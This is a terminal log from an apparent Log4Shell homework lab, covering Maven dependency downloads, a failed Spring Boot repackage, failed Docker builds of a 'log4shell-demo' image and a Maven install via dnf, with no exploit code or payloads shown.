22.28 Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-util/8.0/asm-util-8.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-util/8.0/asm-util-8.0.pom (3.7 kB at 166 kB/s)

22.30 Downloading from central: https://repo.maven.apache.org/maven2/com/google/guava/guava/28.2-android/guava-28.2-android.pom

Downloaded from central: https://repo.maven.apache.org/maven2/com/google/guava/guava/28.2-android/guava-28.2-android.pom (11 kB at 521 kB/s)

22.33 Downloading from central: https://repo.maven.apache.org/maven2/com/google/guava/guava-parent/28.2-android/guava-parent-28.2-android.pom

Downloaded from central: https://repo.maven.apache.org/maven2/com/google/guava/guava-parent/28.2-android/guava-parent-28.2-android.pom (13 kB at 561 kB/s)

22.36 Downloading from central:
https://repo.maven.apache.org/maven2/com/google/guava/failureaccess/1.0.1/failureaccess-1.0.1.pom

Downloaded from central:
https://repo.maven.apache.org/maven2/com/google/guava/failureaccess/1.0.1/failureaccess-1.0.1.pom (2.4 kB at 105 kB/s)

22.39 Downloading from central: https://repo.maven.apache.org/maven2/com/google/guava/guava-parent/26.0-android/guava-parent-26.0-android.pom

Downloaded from central: https://repo.maven.apache.org/maven2/com/google/guava/guava-parent/26.0-android/guava-parent-26.0-android.pom (10 kB at 407 kB/s)

22.43 Downloading from central:
https://repo.maven.apache.org/maven2/com/google/guava/listenablefuture/9999.0-empty-to-avoid-conflict-with-guava/listenablefuture-9999.0-empty-to-avoid-conflict-with-guava.pom

Downloaded from central: https://repo.maven.apache.org/maven2/com/google/guava/listenablefuture/9999.0-empty-to-avoid-conflict-with-guava/listenablefuture-9999.0-empty-to-avoid-conflict-with-guava.pom (2.3 kB at 114 kB/s)

22.45 Downloading from central: https://repo.maven.apache.org/maven2/org/checkerframework/checker-compat-qual/2.5.5/checker-compat-qual-2.5.5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/checkerframework/checker-compat-qual/2.5.5/checker-compat-qual-2.5.5.pom (2.7 kB at 131 kB/s)

22.48 Downloading from central:
https://repo.maven.apache.org/maven2/com/google/errorprone/error_prone_annotations/2.3.4/error_prone_annotations-2.3.4.pom

Downloaded from central:
https://repo.maven.apache.org/maven2/com/google/errorprone/error_prone_annotations/2.3.4/error_prone_annotations-2.3.4.pom (2.1 kB at 92 kB/s)

22.51 Downloading from central:
https://repo.maven.apache.org/maven2/com/google/errorprone/error_prone_parent/2.3.4/error_prone_parent-2.3.4.pom

Downloaded from central:
https://repo.maven.apache.org/maven2/com/google/errorprone/error_prone_parent/2.3.4/error_prone_parent-2.3.4.pom (5.4 kB at 258 kB/s)

22.53 Downloading from central: https://repo.maven.apache.org/maven2/com/google/j2objc/j2objc-annotations/1.3/j2objc-annotations-1.3.pom

Downloaded from central: https://repo.maven.apache.org/maven2/com/google/j2objc/j2objc-annotations/1.3/j2objc-annotations-1.3.pom (2.8 kB at 120 kB/s)

22.56 Downloading from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-lang3/3.7/commons-lang3-3.7.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-lang3/3.7/commons-lang3-3.7.pom (28 kB at 1.1 MB/s)

22.62 Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-buildpack-platform/2.5.5/spring-boot-buildpack-platform-2.5.5.jar

22.63 Downloading from central: https://repo.maven.apache.org/maven2/net/java/dev/jna/jna-platform/5.7.0/jna-platform-5.7.0.jar

22.63 Downloading from central: https://repo.maven.apache.org/maven2/net/java/dev/jna/jna/5.7.0/jna-5.7.0.jar

22.63 Downloading from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-compress/1.20/commons-compress-1.20.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/httpcomponents/httpclient/4.5.13/httpclient-4.5.13.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-buildpack-platform/2.5.5/spring-boot-buildpack-platform-2.5.5.jar (238 kB at 2.1 MB/s)

22.73 Downloading from central: https://repo.maven.apache.org/maven2/org/apache/httpcomponents/httpcore/4.4.13/httpcore-4.4.13.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/httpcomponents/httpcore/4.4.13/httpcore-4.4.13.jar (329 kB at 1.3 MB/s)

22.89 Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-compress/1.20/commons-compress-1.20.jar (632 kB at 2.4 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/commons-logging/commons-logging/1.2/commons-logging-1.2.jar

Downloading from central: https://repo.maven.apache.org/maven2/commons-codec/commons-codec/1.11/commons-codec-1.11.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/httpcomponents/httpclient/4.5.13/httpclient-4.5.13.jar (780 kB at 2.6 MB/s)

22.94 Downloading from central: https://repo.maven.apache.org/maven2/org/tomlj/tomlj/1.0.0/tomlj-1.0.0.jar

Downloaded from central: https://repo.maven.apache.org/maven2/commons-logging/commons-logging/1.2/commons-logging-1.2.jar (62 kB at 207 kB/s)

22.94 Downloading from central: https://repo.maven.apache.org/maven2/org/antlr/antlr4-runtime/4.7.2/antlr4-runtime-4.7.2.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/tomlj/tomlj/1.0.0/tomlj-1.0.0.jar (157 kB at 432 kB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/commons-codec/commons-codec/1.11/commons-codec-1.11.jar (335 kB at 915 kB/s)

23.01 Downloading from central: https://repo.maven.apache.org/maven2/com/google/code/findbugs/jsr305/3.0.2/jsr305-3.0.2.jar

23.01 Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-loader-tools/2.5.5/spring-boot-loader-tools-2.5.5.jar

Downloaded from central: https://repo.maven.apache.org/maven2/com/google/code/findbugs/jsr305/3.0.2/jsr305-3.0.2.jar (20 kB at 50 kB/s)

23.05 Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-common-artifact-filters/3.2.0/maven-common-artifact-filters-3.2.0.jar

Downloaded from central: https://repo.maven.apache.org/maven2/net/java/dev/jna/jna-platform/5.7.0/jna-platform-5.7.0.jar (1.3 MB at 2.9 MB/s)

23.08 Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/3.1.1/maven-artifact-3.1.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/antlr/antlr4-runtime/4.7.2/antlr4-runtime-4.7.2.jar (338 kB at 773 kB/s)

23.08 Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/3.1.1/maven-model-3.1.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-common-artifact-filters/3.2.0/maven-common-artifact-filters-3.2.0.jar (61 kB at 138 kB/s)

23.09 Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/3.1.1/maven-core-3.1.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-loader-tools/2.5.5/spring-boot-loader-tools-2.5.5.jar (250 kB at 506 kB/s)

23.14 Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/3.1.1/maven-settings-3.1.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/3.1.1/maven-artifact-3.1.1.jar (52 kB at 105 kB/s)

23.15 Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings-builder/3.1.1/maven-settings-builder-3.1.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/net/java/dev/jna/jna/5.7.0/jna-5.7.0.jar (1.7 MB at 3.2 MB/s)

23.15 Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/3.1.1/maven-repository-metadata-3.1.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/3.1.1/maven-model-3.1.1.jar (154 kB at 299 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model-builder/3.1.1/maven-model-builder-3.1.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/3.1.1/maven-settings-3.1.1.jar (42 kB at 79 kB/s)

23.18 Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-aether-provider/3.1.1/maven-aether-provider-3.1.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/3.1.1/maven-repository-metadata-3.1.1.jar (25 kB at 47 kB/s)

23.18 Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.19/plexus-interpolation-1.19.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings-builder/3.1.1/maven-settings-builder-3.1.1.jar (42 kB at 77 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-component-annotations/1.5.5/plexus-component-annotations-1.5.5.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-aether-provider/3.1.1/maven-aether-provider-3.1.1.jar (60 kB at 105 kB/s)

23.22 Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/3.1.1/maven-core-3.1.1.jar (557 kB at 978 kB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.19/plexus-interpolation-1.19.jar (62 kB at 108 kB/s)

23.22 Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.plexus/0.0.0.M5/org.eclipse.sisu.plexus-0.0.0.M5.jar

23.22 Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.inject/0.0.0.M5/org.eclipse.sisu.inject-0.0.0.M5.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/3.6.3/maven-plugin-api-3.6.3.jar

23.22 Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-component-annotations/1.5.5/plexus-component-annotations-1.5.5.jar (4.2 kB at 7.3 kB/s)

23.22 Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.2.1/plexus-utils-3.2.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model-builder/3.1.1/maven-model-builder-3.1.1.jar (160 kB at 268 kB/s)

23.24 Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.6.0/plexus-classworlds-2.6.0.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/3.6.3/maven-plugin-api-3.6.3.jar (47 kB at 76 kB/s)

23.27 Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-shade-plugin/3.2.4/maven-shade-plugin-3.2.4.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.6.0/plexus-classworlds-2.6.0.jar (53 kB at 83 kB/s)

23.28 Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-artifact-transfer/0.12.0/maven-artifact-transfer-0.12.0.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.plexus/0.0.0.M5/org.eclipse.sisu.plexus-0.0.0.M5.jar (197 kB at 287 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-api/1.7.5/slf4j-api-1.7.5.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-shade-plugin/3.2.4/maven-shade-plugin-3.2.4.jar (134 kB at 192 kB/s)

23.35 Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm/8.0/asm-8.0.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-artifact-transfer/0.12.0/maven-artifact-transfer-0.12.0.jar (120 kB at 171 kB/s)

23.35 Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-commons/8.0/asm-commons-8.0.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.inject/0.0.0.M5/org.eclipse.sisu.inject-0.0.0.M5.jar (291 kB at 413 kB/s)

23.35 Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-tree/8.0/asm-tree-8.0.jar

23.35 Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.2.1/plexus-utils-3.2.1.jar (262 kB at 370 kB/s)

23.35 Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-analysis/8.0/asm-analysis-8.0.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-api/1.7.5/slf4j-api-1.7.5.jar (26 kB at 36 kB/s)

23.37 Downloading from central: https://repo.maven.apache.org/maven2/org/jdom/jdom2/2.0.6/jdom2-2.0.6.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-analysis/8.0/asm-analysis-8.0.jar (33 kB at 45 kB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-tree/8.0/asm-tree-8.0.jar (53 kB at 71 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-dependency-tree/3.0.1/maven-dependency-tree-3.0.1.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/vafer/jdependency/2.4.0/jdependency-2.4.0.jar

23.39 Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-commons/8.0/asm-commons-8.0.jar (72 kB at 96 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-util/8.0/asm-util-8.0.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm/8.0/asm-8.0.jar (122 kB at 158 kB/s)

23.42 Downloading from central: https://repo.maven.apache.org/maven2/com/google/guava/guava/28.2-android/guava-28.2-android.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-dependency-tree/3.0.1/maven-dependency-tree-3.0.1.jar (37 kB at 47 kB/s)

23.43 Downloading from central: https://repo.maven.apache.org/maven2/com/google/guava/failureaccess/1.0.1/failureaccess-1.0.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/com/google/guava/failureaccess/1.0.1/failureaccess-1.0.1.jar (4.6 kB at 5.7 kB/s)

23.46 Downloading from central: https://repo.maven.apache.org/maven2/com/google/guava/listenablefuture/9999.0-empty-to-avoid-conflict-with-guava/listenablefuture-9999.0-empty-to-avoid-conflict-with-guava.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-util/8.0/asm-util-8.0.jar (85 kB at 104 kB/s)

23.47 Downloading from central: https://repo.maven.apache.org/maven2/org/checkerframework/checker-compat-qual/2.5.5/checker-compat-qual-2.5.5.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/vafer/jdependency/2.4.0/jdependency-2.4.0.jar (180 kB at 217 kB/s)

23.48 Downloaded from central: https://repo.maven.apache.org/maven2/com/google/guava/listenablefuture/9999.0-empty-to-avoid-conflict-with-guava/listenablefuture-9999.0-empty-to-avoid-conflict-with-guava.jar (2.2 kB at 2.6 kB/s)

23.48 Downloading from central: https://repo.maven.apache.org/maven2/com/google/errorprone/error_prone_annotations/2.3.4/error_prone_annotations-2.3.4.jar

23.48 Downloading from central: https://repo.maven.apache.org/maven2/com/google/j2objc/j2objc-annotations/1.3/j2objc-annotations-1.3.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/checkerframework/checker-compat-qual/2.5.5/checker-compat-qual-2.5.5.jar (5.9 kB at 7.0 kB/s)

23.49 Downloading from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-lang3/3.7/commons-lang3-3.7.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/jdom/jdom2/2.0.6/jdom2-2.0.6.jar (305 kB at 360 kB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/com/google/j2objc/j2objc-annotations/1.3/j2objc-annotations-1.3.jar (8.8 kB at 10 kB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/com/google/errorprone/error_prone_annotations/2.3.4/error_prone_annotations-2.3.4.jar (14 kB at 16 kB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-lang3/3.7/commons-lang3-3.7.jar (500 kB at 555 kB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/com/google/guava/guava/28.2-android/guava-28.2-android.jar (2.6 MB at 2.6 MB/s)

24.19 [INFO] --

24.19 [INFO] BUILD FAILURE

24.19 [INFO] --

24.19 [INFO] Total time: 21.587 s

24.20 [INFO] Finished at: 2025-05-28T23:05:29Z

24.20 [INFO] --

24.20 [ERROR] Failed to execute goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:repackage (repackage) on project log4shell-demo: Execution repackage of goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:repackage failed: Unable to find main class -> [Help 1]

24.20 [ERROR]

24.20 [ERROR] To see the full stack trace of the errors, re-run Maven with the -e switch.

24.20 [ERROR] Re-run Maven using the -X switch to enable full debug logging.

24.20 [ERROR]

24.21 [ERROR] For more information about the errors and possible solutions, please read the following articles:

24.21 [ERROR] [Help 1] http://cwiki.apache.org/confluence/display/MAVEN/PluginExecutionException

------

Dockerfile:5

----

3 | WORKDIR /app

4 | COPY . .

5 | >>> RUN mvn clean package -DskipTests

6 |

7 | # Run stage

ERROR: failed to solve: process "/bin/sh -c mvn clean package -DskipTests" did not complete successfully: exit code: 1

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ docker images

REPOSITORY TAG IMAGE ID CREATED SIZE

ubuntu latest a0e45e2ce6e6 4 weeks ago 78.1MB

osixia/openldap latest 31d1d6e16394 4 years ago 257MB

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ pwd

/home/ec2-user/log4shell-homework

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ ls -1

Dockerfile

SRC

docker-compose.yml

ldap_test.py

pom.xml

venv

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ ./mvnw clean package

-bash: ./mvnw: No such file or directory

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ docker build -t log4shell-demo .

[+] Building 9.0s (6/6) FINISHED docker:default

=> [internal] load build definition from Dockerfile 0.0s

=> => transferring dockerfile: 320B 0.0s

=> [internal] load metadata for docker.io/library/openjdk:17-jdk-slim 0.5s

=> [internal] load .dockerignore 0.0s

=> => transferring context: 2B 0.0s

=> [internal] load build context 0.2s

=> => transferring context: 2B 0.1s

=> [stage-1 1/2] FROM docker.io/library/openjdk:17-jdk-slim@sha256:aaa3b3cb27e3e520b8f116863d0580c438ed55ecfa0bc126b41f 8.3s

=> => resolve docker.io/library/openjdk:17-jdk-slim@sha256:aaa3b3cb27e3e520b8f116863d0580c438ed55ecfa0bc126b41f68c3f62f 0.0s

=> => sha256:37cb44321d0423bc57266a3bff658daf00478e4cdf2d3b8091f785310534256d 4.80kB / 4.80kB 0.0s

=> => sha256:1fe172e4850f03bb45d41a20174112bc119fbfec42a650edbbd8491aee32e3c3 31.38MB / 31.38MB 0.8s

=> => sha256:44d3aa8d076675d49d85180b0ced9daef210fe4fdff4bdbb422b9cf384e591d0 1.58MB / 1.58MB 0.3s

=> => sha256:6ce99fdf16e86bd02f6ad66a0e1334878528b5a4b5487850a76e0c08a7a27d56 187.90MB / 187.90MB 3.5s

=> => sha256:aaa3b3cb27e3e520b8f116863d0580c438ed55ecfa0bc126b41f68c3f62f9774 547B / 547B 0.0s

=> => sha256:779635c0c3d23cc8dbab2d8c1ee4cf2a9202e198dfc8f4c0b279824d9b8e0f22 953B / 953B 0.0s

=> => extracting sha256:1fe172e4850f03bb45d41a20174112bc119fbfec42a650edbbd8491aee32e3c3 3.0s

=> => extracting sha256:44d3aa8d076675d49d85180b0ced9daef210fe4fdff4bdbb422b9cf384e591d0 0.1s

=> => extracting sha256:6ce99fdf16e86bd02f6ad66a0e1334878528b5a4b5487850a76e0c08a7a27d56 4.1s

=> ERROR [stage-1 2/2] COPY target/*.jar app.jar 0.1s

> [stage-1 2/2] COPY target/*.jar app.jar:

Dockerfile:10

----

8 | FROM openjdk:17-jdk-slim

```
 9 |     VOLUME /tmp
10 | >>> COPY target/*.jar app.jar
11 |     ENTRYPOINT ["java", "-jar", "/app.jar"]
--------------------
ERROR: failed to solve: lstat /var/lib/docker/tmp/buildkit-mount2274428878/target: no such file or directory
(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ docker images
REPOSITORY       TAG       IMAGE ID       CREATED       SIZE
ubuntu           latest    a0e45e2ce6e6   4 weeks ago   78.1MB
osixia/openldap  latest    31d1d6e16394   4 years ago   257MB
(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ docker run -p 8080:8080 log4shell-demo
Unable to find image 'log4shell-demo:latest' locally
docker: Error response from daemon: pull access denied for log4shell-demo, repository does not exist or may require 'docker login': denied: requested access to the resource is denied.
See 'docker run --help'.
(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ ./mvnw clean package
-bash: ./mvnw: No such file or directory
(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn -v
-bash: mvn: command not found
(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ sudo dnf install -y maven
Last metadata expiration check: 1 day, 0:06:35 ago on Tue May 27 23:03:08 2025.
Dependencies resolved.
================================================================================
 Package                 Architecture  Version                  Repository      Size
================================================================================
Installing:
 maven                   noarch        1:3.8.4-3.amzn2023.0.5   amazonlinux     18 k
Installing dependencies:
 alsa-lib                x86_64        1.2.7.2-1.amzn2023.0.2   amazonlinux    504 k
```

apache-commons-cli	noarch	1.5.0-3.amzn2023.0.3	amazonlinux	76 k
apache-commons-codec	noarch	1.15-6.amzn2023.0.3	amazonlinux	303 k
apache-commons-io	noarch	1:2.8.0-7.amzn2023.0.4	amazonlinux	284 k
apache-commons-lang3	noarch	3.12.0-7.amzn2023.0.3	amazonlinux	559 k
atinject	noarch	1.0.5-3.amzn2023.0.3	amazonlinux	23 k
cairo	x86_64	1.18.0-4.amzn2023.0.1	amazonlinux	718 k
cdi-api	noarch	2.0.2-6.amzn2023.0.3	amazonlinux	54 k
dejavu-sans-fonts	noarch	2.37-16.amzn2023.0.2	amazonlinux	1.3 M
dejavu-sans-mono-fonts	noarch	2.37-16.amzn2023.0.2	amazonlinux	467 k
dejavu-serif-fonts	noarch	2.37-16.amzn2023.0.2	amazonlinux	1.0 M
fontconfig	x86_64	2.13.94-2.amzn2023.0.2	amazonlinux	273 k
fonts-filesystem	noarch	1:2.0.5-12.amzn2023.0.2	amazonlinux	9.5 k
freetype	x86_64	2.13.2-5.amzn2023.0.1	amazonlinux	423 k
google-guice	noarch	4.2.3-8.amzn2023.0.6	amazonlinux	473 k
google-noto-fonts-common	noarch	20201206-2.amzn2023.0.2	amazonlinux	15 k
google-noto-sans-vf-fonts	noarch	20201206-2.amzn2023.0.2	amazonlinux	492 k
graphite2	x86_64	1.3.14-7.amzn2023.0.2	amazonlinux	97 k
guava	noarch	31.0.1-3.amzn2023.0.6	amazonlinux	2.4 M
harfbuzz	x86_64	7.0.0-2.amzn2023.0.2	amazonlinux	873 k
httpcomponents-client	noarch	4.5.13-4.amzn2023.0.4	amazonlinux	657 k
httpcomponents-core	noarch	4.4.13-6.amzn2023.0.3	amazonlinux	632 k
jakarta-annotations	noarch	1.3.5-13.amzn2023.0.3	amazonlinux	46 k
jansi	x86_64	2.4.0-3.amzn2023.0.3	amazonlinux	113 k
java-17-amazon-corretto-devel	x86_64	1:17.0.15+6-1.amzn2023.1	amazonlinux	142 k
java-17-amazon-corretto-headless	x86_64	1:17.0.15+6-1.amzn2023.1	amazonlinux	91 M
javapackages-filesystem	noarch	6.0.0-7.amzn2023.0.6	amazonlinux	12 k
jcl-over-slf4j	noarch	1.7.32-3.amzn2023.0.4	amazonlinux	25 k
jsoup	noarch	1.16.1-4.amzn2023.0.2	amazonlinux	433 k
jsr-305	noarch	3.0.2-5.amzn2023.0.4	amazonlinux	32 k

langpacks-core-font-en noarch 3.0-21.amzn2023.0.4 amazonlinux 10 k

libX11 x86_64 1.8.10-2.amzn2023.0.1 amazonlinux 659 k

libX11-common noarch 1.8.10-2.amzn2023.0.1 amazonlinux 147 k

libXau x86_64 1.0.11-6.amzn2023.0.1 amazonlinux 33 k

libXext x86_64 1.3.6-1.amzn2023.0.1 amazonlinux 42 k

libXrender x86_64 0.9.11-6.amzn2023.0.1 amazonlinux 29 k

libbrotli x86_64 1.0.9-4.amzn2023.0.2 amazonlinux 315 k

libjpeg-turbo x86_64 2.1.4-2.amzn2023.0.5 amazonlinux 190 k

libpng x86_64 2:1.6.37-10.amzn2023.0.6 amazonlinux 128 k

libxcb x86_64 1.17.0-1.amzn2023.0.1 amazonlinux 235 k

maven-amazon-corretto17 noarch 1:3.8.4-3.amzn2023.0.5 amazonlinux 9.4 k

maven-lib noarch 1:3.8.4-3.amzn2023.0.5 amazonlinux 1.5 M

maven-resolver noarch 1:1.7.3-3.amzn2023.0.4 amazonlinux 557 k

maven-shared-utils noarch 3.3.4-4.amzn2023.0.3 amazonlinux 152 k

maven-wagon noarch 3.4.2-6.amzn2023.0.4 amazonlinux 113 k

pixman x86_64 0.43.4-1.amzn2023.0.4 amazonlinux 296 k

plexus-cipher noarch 1.8-3.amzn2023.0.3 amazonlinux 27 k

plexus-classworlds noarch 2.6.0-10.amzn2023.0.4 amazonlinux 61 k

plexus-containers-component-annotations noarch 2.1.0-9.amzn2023.0.4 amazonlinux 19 k

plexus-interpolation noarch 1.26-10.amzn2023.0.4 amazonlinux 80 k

plexus-sec-dispatcher noarch 2.0-3.amzn2023.0.3 amazonlinux 34 k

plexus-utils noarch 3.3.0-9.amzn2023.0.4 amazonlinux 254 k

publicsuffix-list noarch 20240212-61.amzn2023 amazonlinux 89 k

sisu noarch 1:0.3.4-9.amzn2023.0.4 amazonlinux 510 k

slf4j noarch 1.7.32-3.amzn2023.0.4 amazonlinux 70 k

xml-common noarch 0.6.3-56.amzn2023.0.2 amazonlinux 32 k

Transaction Summary

==========

Install 57 Packages

Total download size: 109 M

Installed size: 273 M

Downloading Packages:

(1/57): alsa-lib-1.2.7.2-1.amzn2023.0.2.x86_64.rpm 7.4 MB/s | 504 kB 00:00

(2/57): apache-commons-cli-1.5.0-3.amzn2023.0.3.noarch.rpm 548 kB/s | 76 kB 00:00

(3/57): apache-commons-codec-1.15-6.amzn2023.0.3.noarch.rpm 2.0 MB/s | 303 kB 00:00

(4/57): apache-commons-io-2.8.0-7.amzn2023.0.4.noarch.rpm 2.5 MB/s | 284 kB 00:00

(5/57): atinject-1.0.5-3.amzn2023.0.3.noarch.rpm 688 kB/s | 23 kB 00:00

(6/57): cdi-api-2.0.2-6.amzn2023.0.3.noarch.rpm 1.4 MB/s | 54 kB 00:00

(7/57): cairo-1.18.0-4.amzn2023.0.1.x86_64.rpm 12 MB/s | 718 kB 00:00

(8/57): apache-commons-lang3-3.12.0-7.amzn2023.0.3.noarch.rpm 4.1 MB/s | 559 kB 00:00

(9/57): dejavu-sans-mono-fonts-2.37-16.amzn2023.0.2.noarch.rpm 6.8 MB/s | 467 kB 00:00

(10/57): fontconfig-2.13.94-2.amzn2023.0.2.x86_64.rpm 4.3 MB/s | 273 kB 00:00

(11/57): dejavu-sans-fonts-2.37-16.amzn2023.0.2.noarch.rpm 8.3 MB/s | 1.3 MB 00:00

(12/57): fonts-filesystem-2.0.5-12.amzn2023.0.2.noarch.rpm 460 kB/s | 9.5 kB 00:00

(13/57): dejavu-serif-fonts-2.37-16.amzn2023.0.2.noarch.rpm 7.7 MB/s | 1.0 MB 00:00

(14/57): freetype-2.13.2-5.amzn2023.0.1.x86_64.rpm 9.6 MB/s | 423 kB 00:00

(15/57): google-noto-fonts-common-20201206-2.amzn2023.0.2.noarch.rpm 629 kB/s | 15 kB 00:00

(16/57): graphite2-1.3.14-7.amzn2023.0.2.x86_64.rpm 3.5 MB/s | 97 kB 00:00

(17/57): google-noto-sans-vf-fonts-20201206-2.amzn2023.0.2.noarch.rpm 10 MB/s | 492 kB 00:00

(18/57): google-guice-4.2.3-8.amzn2023.0.6.noarch.rpm 3.6 MB/s | 473 kB 00:00

(19/57): harfbuzz-7.0.0-2.amzn2023.0.2.x86_64.rpm 13 MB/s | 873 kB 00:00

(20/57): guava-31.0.1-3.amzn2023.0.6.noarch.rpm 13 MB/s | 2.4 MB 00:00

(21/57): jakarta-annotations-1.3.5-13.amzn2023.0.3.noarch.rpm 1.5 MB/s | 46 kB 00:00

(22/57): httpcomponents-core-4.4.13-6.amzn2023.0.3.noarch.rpm 3.2 MB/s | 632 kB 00:00

(23/57): httpcomponents-client-4.5.13-4.amzn2023.0.4.noarch.rpm 2.8 MB/s | 657 kB 00:00

(24/57): jansi-2.4.0-3.amzn2023.0.3.x86_64.rpm 950 kB/s | 113 kB 00:00

(25/57): javapackages-filesystem-6.0.0-7.amzn2023.0.6.noarch.rpm 509 kB/s | 12 kB 00:00

(26/57): java-17-amazon-corretto-devel-17.0.15+6-1.amzn2023.1.x86_64.rpm 1.3 MB/s | 142 kB 00:00

(27/57): jcl-over-slf4j-1.7.32-3.amzn2023.0.4.noarch.rpm 394 kB/s | 25 kB 00:00

(28/57): jsr-305-3.0.2-5.amzn2023.0.4.noarch.rpm 794 kB/s | 32 kB 00:00

(29/57): langpacks-core-font-en-3.0-21.amzn2023.0.4.noarch.rpm 557 kB/s | 10 kB 00:00

(30/57): jsoup-1.16.1-4.amzn2023.0.2.noarch.rpm 3.1 MB/s | 433 kB 00:00

